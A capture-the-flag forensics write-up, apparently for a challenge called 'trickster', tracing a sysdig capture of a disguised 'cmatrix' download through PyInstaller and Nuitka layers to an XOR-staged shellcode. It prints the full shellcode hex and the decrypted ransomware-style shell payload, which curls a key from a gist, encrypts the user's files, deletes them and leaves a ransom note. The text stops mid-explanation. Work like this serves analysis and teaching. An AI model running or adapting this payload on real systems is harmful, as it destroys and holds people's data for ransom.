
```
padded = cipher.decryptor().update(ct) + cipher.decryptor().finalize()

unp = padding.PKCS7(BLOCK_SIZE).unpadder()
plain = unp.update(padded) + unp.finalize()

OUT.write_bytes(plain)
print("wrote", OUT)
```



Digital Forensics/trickster (5 Solves)




Given a System CAPture (SCAP) that is captured using sysdig (same as the prankster challenge)




Same, I used sysdig as on the prankster challenge to analyze this


The first output shows that a bash shell (PID 26329) executed the program wget (PID/TID 231135) inside a Docker container, captured at timestamp 1757113674679843471 on CPU 4. The syscall type is execve, meaning a new process was launched, and the argument reveals the exact command: wget https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/cmatrix.
The cmatrix is an elf.




I found out that this is a python binary, and used https://github.com/extremecoders-re/pyinstxtractor to extract it



I used cat to view the content of dropper.pyc and found libutama.so (the loader) and utama.bin (the elf)





The utama.bin is a Nuitkapython binary

From the `main` function i noticed this Nuitka python executable but is already extracted using nuitka-extractor.

Searching string like "libutama.so" in the IDA shows some of bytecode that will run by the nuitka runtime.

```
00000000006398A0  00 75 2F 75 73 72 00 2E  5F 5F 6D 61 69 6E 5F 5F  .u/usr..__main__
00000000006398B0  00 EF 01 00 00 2F 00 61  75 6E 70 61 64 00 61 41  ...../.aunpad.aA
00000000006398C0  45 53 00 61 6E 65 77 00  63 66 38 62 38 63 39 35  ES.anew.cf8b8c95
00000000006398D0  30 39 32 64 66 62 62 61  65 65 39 31 37 38 38 34  092dfbbaee917884
00000000006398E0  64 38 36 36 65 34 34 30  31 00 61 4D 4F 44 45 5F  d866e4401.aMODE_
00000000006398F0  43 42 43 00 63 65 35 34  63 37 35 30 63 36 61 38  CBC.ce54c750c6a8
0000000000639900  62 64 31 38 38 00 61 64  65 63 72 79 70 74 00 6C  bd188.adecrypt.l
0000000000639910  10 61 5F 5F 64 6F 63 5F  5F 00 75 2F 72 6F 6F 74  .a__doc__.u/root
0000000000639920  2F 6C 6F 61 64 69 6E 67  2F 6C 6F 61 64 65 72 2E  /loading/loader.
0000000000639930  70 79 00 61 5F 5F 66 69  6C 65 5F 5F 00 61 5F 5F  py.a__file__.a__
0000000000639940  63 61 63 68 65 64 5F 5F  00 61 5F 5F 61 6E 6E 6F  cached__.a__anno
0000000000639950  74 61 74 69 6F 6E 73 5F  5F 00 61 63 74 79 70 65  tations__.actype
0000000000639960  73 00 61 6D 6D 61 70 00  75 43 72 79 70 74 6F 2E  s.ammap.uCrypto.
0000000000639970  43 69 70 68 65 72 00 54  01 61 41 45 53 00 75 43  Cipher.T.aAES.uC
0000000000639980  72 79 70 74 6F 2E 55 74  69 6C 2E 50 61 64 64 69  rypto.Util.Paddi
0000000000639990  6E 67 00 54 02 61 70 61  64 00 61 75 6E 70 61 64  ng.T.apad.aunpad
00000000006399A0  00 61 70 61 64 00 44 01  61 63 69 70 68 65 72 74  .apad.D.aciphert
00000000006399B0  65 78 74 00 4F 62 79 74  65 73 00 61 61 65 73 5F  ext.Obytes.aaes_
00000000006399C0  63 62 63 5F 64 65 63 72  79 70 74 00 75 6C 69 62  cbc_decrypt.ulib
00000000006399D0  75 74 61 6D 61 2E 73 6F  00 61 72 62 00 61 72 65  utama.so.arb.are
00000000006399E0  61 64 00 61 72 65 70 6C  61 63 65 00 54 02 64 00  ad.areplace.T.d.
00000000006399F0  64 94 54 02 64 F7 64 0A  61 62 75 66 00 61 50 41  d.T.d....buf.aPA
0000000000639A00  47 45 53 49 5A 45 00 61  4D 41 50 5F 53 48 41 52  GESIZE.aMAP_SHAR
0000000000639A10  45 44 00 61 50 52 4F 54  5F 52 45 41 44 00 61 50  ED.aPROT_READ.aP
0000000000639A20  52 4F 54 5F 57 52 49 54  45 00 61 50 52 4F 54 5F  ROT_WRITE.aPROT_
0000000000639A30  45 58 45 43 00 61 6D 65  6D 00 61 77 72 69 74 65  EXEC.amem.awrite
0000000000639A40  00 61 66 72 6F 6D 5F 62  79 74 65 73 00 61 73 74  .afrom_bytes.ast
0000000000639A50  72 69 6E 67 5F 61 74 00  6C 08 61 6C 69 74 74 6C  ring_at.l.alittl
0000000000639A60  65 00 61 61 64 64 72 00  61 43 46 55 4E 43 54 59  e.aaddr.aCFUNCTY
0000000000639A70  50 45 00 61 63 5F 76 6F  69 64 5F 70 00 61 66 75  PE.ac_void_p.afu
0000000000639A80  6E 63 74 79 70 65 00 61  66 6E 00 75 3C 6D 6F 64  nctype.afn.u<mod
0000000000639A90  75 6C 65 3E 00 54 01 61  63 69 70 68 65 72 74 65  ule>.T.aciphertе
```

And searching in the strings shows this interesting hex blob.

```
0x0000: xor    rcx, rcx
0x0003: sub    rcx, -0x100
0x000a: lea    rax, [rip - 0x11]
0x0011: movabs rbx, 0x463e0d66ad96c928
0x001b: xor    qword ptr [rax + 0x27], rbx
0x001f: sub    rax, -8
0x0025: loop   0x1b
```

Turns out this is key and iv for decrypting the "libutama.so" using AES-256-CBC. After decrypting it, the python code is running a shellcode from decrypted "libutama.so".

```
from binascii import unhexlify
from capstone import Cs, CS_ARCH_X86, CS_MODE_64
```

```
hex_str = """
48 31 c9 48 81 e9 00 ff ff ff 48 8d 05 ef ff ff ff 48 bb 28 c9 96 ad 66 0d 3e 46 48 31 58 27
48 2d f8 ff ff ff e2 f4 60 f8 5f e5 e7 e4 a7 b9 d7 36 de 20 63 e2 c1 b9 d7 81 2d 24 b3 33 be
49 84 ac 9f e5 57 55 19 0e 05 31 69 52 99 ef ca 87 cc 3e 5e 23 23 f6 c8 30 02 bf 9b a7 25 97
c8 30 b5 4c 72 ca 4d d1 6a f8 1d 2b 5e 93 92 4f 7f e2 05 08 e9 5d 28 9c 1b 1f 55 2c 22 fb 05
c7 3b a7 e3 1e 1f ca 78 d2 3b 8a 19 1a 15 c7 c2 5d 51 a7 7a 1d 19 d6 17 96 7c cf 15 23 2e ba
5f ce 36 d5 58 75 6b f3 43 da 37 87 58 6a 18 c7 69 96 73 8a 0e 37 3b f0 f7 d2 73 8a 08 2b 2a
f1 4b d6 3f c2 5a 32 6b e2 42 dd 3f c2 5a 3c 2e f4 4e 00 7e d5 5a 08 70 b5 4e db 73 f5 3f 02
76 b7 0e 9c 21 c2 1b 22 3b f4 5e dc 73 8a 57 3c 2e f9 4b c0 3a d1 1f 63 3f fa 17 96 77 f4 28
0d 69 b5 08 90 15 85 53 6c 70 b5 6f fa 10 9a 58 6a 63 f8 41 c0 36 ca f7 67 69 ae f7 d7 26 d5
16 6e 66 fa f7 9b 27 ca f7 61 22 fb 43 c0 7d d3 02 3a 65 e5 4f d9 73 cf 0e 3a 3b e6 10 9b 7c
c0 13 3d 3f bb 4d dd 27 cf 0f 2c 3e e6 4f c6 30 c8 14 3a 2e fb 5e 9a 30 c8 17 61 29 f9 4b d7
3c d0 12 2f 22 e1 05 d7 61 92 4c 7a 2f a4 13 84 6b c5 18 2b 2a a7 4e d7 62 c3 1f 78 79 f6 4b
82 32 c4 48 7a 2e a3 1d 9b 21 c6 0d 61 79 f0 1f d7 66 92 1c 2b 7a f3 48 87 36 c4 1f 76 73 a3
13 85 61 97 18 7f 29 a3 4f 80 62 92 18 7f 7d a7 1f 81 35 97 1b 77 64 ac 4c 82 31 9e 4a 7c 29
f1 1d d5 30 90 1b 2b 78 ad 1f d5 30 9e 4a 7e 73 ac 49 d6 30 91 4c 7b 2d ad 12 d0 64 91 43 76
2a a7 4e 87 61 92 19 79 7e a4 1b 82 60 c2 1e 7c 7b ac 1e 82 67 97 4f 2f 79 bb 5a d1 3e 9c 5a
21 3b f0 44 c7 20 cb 5a 2b 25 f6 f7 99 32 c2 09 63 79 a0 1c 99 30 d3 08 6e 66 de f7 96 77 8f
12 2b 2a f1 f7 99 30 87 48 7b 7d b5 05 c0 3e d7 55 27 25 fc 5e 9a 27 df 0e 60 3b f0 47 00 2f
87 08 2b 3d b5 56 00 27 c6 13 22 6b b8 49 00 65 93 53 6c 6b b8 43 c2 73 85 5e 66 3f f4 43 d8
73 8a 19 6e 7a a7 12 00 7c d3 17 3e 64 fc 44 dd 27 89 0e 36 3f bb 5a d1 3e 87 06 6e 39 f0 5c
00 2f 87 12 2b 2a f1 f7 99 30 87 49 7c 62 b7 f7 99 3a c9 5a 6c 6f d3 08 00 2f 87 02 36 2f b5
07 c4 73 db 5a 3c 2e e3 f7 c8 73 df 02 2a 6b b8 58 00 7e d7 5a 32 6b e1 4f d1 73 85 5e 0b 05
d6 08 00 6d 87 55 2a 2e e3 05 da 26 cb 16 75 6b e6 5a d8 3a d3 5a 63 29 b5 18 81 63 87 57 2a
6b b8 4b 00 65 87 58 6a 0e db 69 96 73 85 55 3a 26 e5 05 90 28 f5 3f 02 64 ba 05 9b 0c f8 07
60 2e fb 49 9a 71 9c 5a 6e 39 f8 f7 99 35 87 58 6a 0d b7 11 00 37 c8 14 2b 70 b5 4f d7 3b c8
5a 6c 03 d4 62 fc 12 87 1d 21 3f b5 4f da 30 d5 03 3e 3f f0 4e 95 73 c9 15 39 6b f2 43 c2 36
87 17 2b 6b f6 42 dd 29 d2 08 3b 6b e5 43 d8 3f c8 0d 62 6b f4 44 d0 73 ce 5a 39 22 f9 46 00
20 c2 14 3a 6b ec 45 c1 73 d3 12 2b 6b f1 4f d7 21 de f7 3a 24 e7 f7 8e 37 c2 0c 27 27 af 08
00 6d 87 5e 1d 19 d6 08 9b 01 e2 3b f7 06 d0 04 c0 2b d3 58 4e 1d c2 7e ea 39 9c 22 41 4e 95
2a b4 37 46
""".strip()

blob = unhexlify(hex_str.replace(" ", "").replace("\n", ""))
print(f"Blob length: {len(blob)} bytes")

md = Cs(CS_ARCH_X86, CS_MODE_64)
md.detail = True

for ins in md.disasm(blob, 0):
    print(f"0x{ins.address:04x}: {ins.mnemonic:6s} {ins.op_str}")
```

The shellcode starts with a tiny **qword-wise XOR decoder**. It sets `rcx = 0x100` iterations, points `rax` near the blob start, then XORs 8-byte words with the constant `0x463e0d66ad96c928`, advancing by 8 each time. This reveals the next stage. The `loop` instruction decrements `rcx` and jumps until zero.

```
0x0000: xor    rcx, rcx
0x0003: sub    rcx, -0x100
0x000a: lea    rax, [rip - 0x11]
0x0011: movabs rbx, 0x463e0d66ad96c928
0x001b: xor    qword ptr [rax + 0x27], rbx
0x001f: sub    rax, -8
0x0025: loop   0x1b
```

To reproduce the staged decryption, we mirror each XOR pass in Python and re-disassemble after each round:

```
from binascii import unhexlify
from capstone import Cs, CS_ARCH_X86, CS_MODE_64

hex_str = """
48 31 c9 48 81 e9 00 ff ff ff 48 8d 05 ef ff ff ff 48 bb 28 c9 96 ad 66 0d 3e 46 48 31 58 27
48 2d f8 ff ff ff e2 f4 60 f8 5f e5 e7 e4 a7 b9 d7 36 de 20 63 e2 c1 b9 d7 81 2d 24 b3 33 be
49 84 ac 9f e5 57 55 19 0e 05 31 69 52 99 ef ca 87 cc 3e 5e 23 23 f6 c8 30 02 bf 9b a7 25 97
c8 30 b5 4c 72 ca 4d d1 6a f8 1d 2b 5e 93 92 4f 7f e2 05 08 e9 5d 28 9c 1b 1f 55 2c 22 fb 05
c7 3b a7 e3 1e 1f ca 78 d2 3b 8a 19 1a 15 c7 c2 5d 51 a7 7a 1d 19 d6 17 96 7c cf 15 23 2e ba
5f ce 36 d5 58 75 6b f3 43 da 37 87 58 6a 18 c7 69 96 73 8a 0e 37 3b f0 f7 d2 73 8a 08 2b 2a
f1 4b d6 3f c2 5a 32 6b e2 42 dd 3f c2 5a 3c 2e f4 4e 00 7e d5 5a 08 70 b5 4e db 73 f5 3f 02
76 b7 0e 9c 21 c2 1b 22 3b f4 5e dc 73 8a 57 3c 2e f9 4b c0 3a d1 1f 63 3f fa 17 96 77 f4 28
0d 69 b5 08 90 15 85 53 6c 70 b5 6f fa 10 9a 58 6a 63 f8 41 c0 36 ca f7 67 69 ae f7 d7 26 d5
16 6e 66 fa f7 9b 27 ca f7 61 22 fb 43 c0 7d d3 02 3a 65 e5 4f d9 73 cf 0e 3a 3b e6 10 9b 7c
c0 13 3d 3f bb 4d dd 27 cf 0f 2c 3e e6 4f c6 30 c8 14 3a 2e fb 5e 9a 30 c8 17 61 29 f9 4b d7
3c d0 12 2f 22 e1 05 d7 61 92 4c 7a 2f a4 13 84 6b c5 18 2b 2a a7 4e d7 62 c3 1f 78 79 f6 4b
82 32 c4 48 7a 2e a3 1d 9b 21 c6 0d 61 79 f0 1f d7 66 92 1c 2b 7a f3 48 87 36 c4 1f 76 73 a3
13 85 61 97 18 7f 29 a3 4f 80 62 92 18 7f 7d a7 1f 81 35 97 1b 77 64 ac 4c 82 31 9e 4a 7c 29
f1 1d d5 30 90 1b 2b 78 ad 1f d5 30 9e 4a 7e 73 ac 49 d6 30 91 4c 7b 2d ad 12 d0 64 91 43 76
2a a7 4e 87 61 92 19 79 7e a4 1b 82 60 c2 1e 7c 7b ac 1e 82 67 97 4f 2f 79 bb 5a d1 3e 9c 5a
21 3b f0 44 c7 20 cb 5a 2b 25 f6 f7 99 32 c2 09 63 79 a0 1c 99 30 d3 08 6e 66 de f7 96 77 8f
12 2b 2a f1 f7 99 30 87 48 7b 7d b5 05 c0 3e d7 55 27 25 fc 5e 9a 27 df 0e 60 3b f0 47 00 2f
87 08 2b 3d b5 56 00 27 c6 13 22 6b b8 49 00 65 93 53 6c 6b b8 43 c2 73 85 5e 66 3f f4 43 d8
73 8a 19 6e 7a a7 12 00 7c d3 17 3e 64 fc 44 dd 27 89 0e 36 3f bb 5a d1 3e 87 06 6e 39 f0 5c
00 2f 87 12 2b 2a f1 f7 99 30 87 49 7c 62 b7 f7 99 3a c9 5a 6c 6f d3 08 00 2f 87 02 36 2f b5
07 c4 73 db 5a 3c 2e e3 f7 c8 73 df 02 2a 6b b8 58 00 7e d7 5a 32 6b e1 4f d1 73 85 5e 0b 05
d6 08 00 6d 87 55 2a 2e e3 05 da 26 cb 16 75 6b e6 5a d8 3a d3 5a 63 29 b5 18 81 63 87 57 2a
6b b8 4b 00 65 87 58 6a 0e db 69 96 73 85 55 3a 26 e5 05 90 28 f5 3f 02 64 ba 05 9b 0c f8 07
```

```
60 2e fb 49 9a 71 9c 5a 6e 39 f8 f7 99 35 87 58 6a 0d b7 11 00 37 c8 14 2b 70 b5 4f d7 3b c8
5a 6c 03 d4 62 fc 12 87 1d 21 3f b5 4f da 30 d5 03 3e 3f f0 4e 95 73 c9 15 39 6b f2 43 c2 36
87 17 2b 6b f6 42 dd 29 d2 08 3b 6b e5 43 d8 3f c8 0d 62 6b f4 44 d0 73 ce 5a 39 22 f9 46 00
20 c2 14 3a 6b ec 45 c1 73 d3 12 2b 6b f1 4f d7 21 de f7 3a 24 e7 f7 8e 37 c2 0c 27 27 af 08
00 6d 87 5e 1d 19 d6 08 9b 01 e2 3b f7 06 d0 04 c0 2b d3 58 4e 1d c2 7e ea 39 9c 22 41 4e 95
2a b4 37 46
""".strip()

blob = unhexlify(hex_str.replace(" ", "").replace("\n", ""))
print(f"Blob length: {len(blob)} bytes")

md = Cs(CS_ARCH_X86, CS_MODE_64)
md.detail = True

for ins in md.disasm(blob, 0):
    print(f"0x{ins.address:04x}: {ins.mnemonic:6s} {ins.op_str}")

print("\n" + "="*80 + "\n")

LOOP_COUNT = 0x100
START_OFF = 0x27
STRIDE = 8
KEY = 0x463e0d66ad96c928

buf = bytearray(blob)

for i in range(LOOP_COUNT):
    off = START_OFF + i*STRIDE
    q = int.from_bytes(buf[off:off+STRIDE], "little")
    q ^= KEY
    buf[off:off+STRIDE] = q.to_bytes(STRIDE, "little")

for ins in md.disasm(buf, 0):
    print(f"0x{ins.address:04x}: {ins.mnemonic:6s} {ins.op_str}")

print("\n" + "="*80 + "\n")

LOOP_COUNT = 0x67
START_OFF = 0x27 + 0x27
STRIDE = 8
KEY = 0x965ac0f803ed589

for i in range(LOOP_COUNT):
    off = START_OFF + i*STRIDE
    q = int.from_bytes(buf[off:off+STRIDE], "little")
```

```
    q ^= KEY
    buf[off:off+STRIDE] = q.to_bytes(STRIDE, "little")

for ins in md.disasm(buf, 0):
    print(f"0x{ins.address:04x}: {ins.mnemonic:6s} {ins.op_str}")

print("\n" + "="*80 + "\n")

LOOP_COUNT = 0x62
START_OFF = 0x27 + 0x27 + 0x27
STRIDE = 8
KEY = 0xdce0375db9876864

for i in range(LOOP_COUNT):
    off = START_OFF + i*STRIDE
    q = int.from_bytes(buf[off:off+STRIDE], "little")
    q ^= KEY
    buf[off:off+STRIDE] = q.to_bytes(STRIDE, "little")

for ins in md.disasm(buf, 0):
    print(f"0x{ins.address:04x}: {ins.mnemonic:6s} {ins.op_str}")

f = open("decrypted.bin", "wb")
f.write(buf)
f.close()
```

The blob is peeled in **three XOR rounds** with different counts/starts/keys. After round 3 we dump `decrypted.bin` and scan for strings to confirm behavior.

```
$ strings decrypted.bin
>FH1X'H-
e       H1X'H-
H1X'H-
/bin/sh
PT_Rfh-cT^R
SRC="/home/uzer"; find "$SRC" -type
f -readable | while read
-r F; do REL="$(realpath --relative-to="$SRC" "$F")"; ENC="$(mktem
curl -o
/init.txt.pem
https://gist.githubusercontent.com/blacowhait/c2564d1908bbea2dc1de62ca6ac24e67/raw/2e5c55fe1fb
3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac90089cbc665f88d7698a2d325c751163ed20946405a2
.pem; openssl enc
-aes-256-ctr -K
```

```
"$(head
-c 256 /tmp/init.txt.pem
| rev |
tail -c
64)" -iv "$(tail -c 128
/tmp/init.txt.pem | rev
| head
-c 32)"
-in "$F"
| xxd -p | rev
| xxd -r
-p | tee "$ENC"
> /dev/null; split -b 250 -d -a
6 "$ENC" "/tmp/${REL////__}.enc.";  rm
-f "$F";
done; echo "HAHHA got encrypted! now give me chizuru pillow, and i will
sent you the decry
:devil:"
> $SRC"/REA
ME.txt"
VWT^j;X
```

The decrypted payload is a sh script body, almost identical to the **prankster** challenge but with notable differences:

- Key: `head -c 256 ... | rev | tail -c 64` → take first 256 **bytes** (hex text), reverse, then take the last 64 hex chars → 32-byte key.
- IV: `tail -c 128 ... | rev | head -c 32` → take last 128 bytes, reverse, then take first 32 hex chars → 16-byte IV.

This explains why “nothing happens” from the user’s perspective while private files vanish or transform.

```
sysdig -r challenge.scap "fd.name contains \"flag.txt\"" -X
```

This filter inspects reads/writes involving paths that contain `flag.txt`. The `-X` switch prints hex payloads, letting us grab the `flag.txt.enc.000000` chunk body.

Finally, undo the inner obfuscation and decrypt:

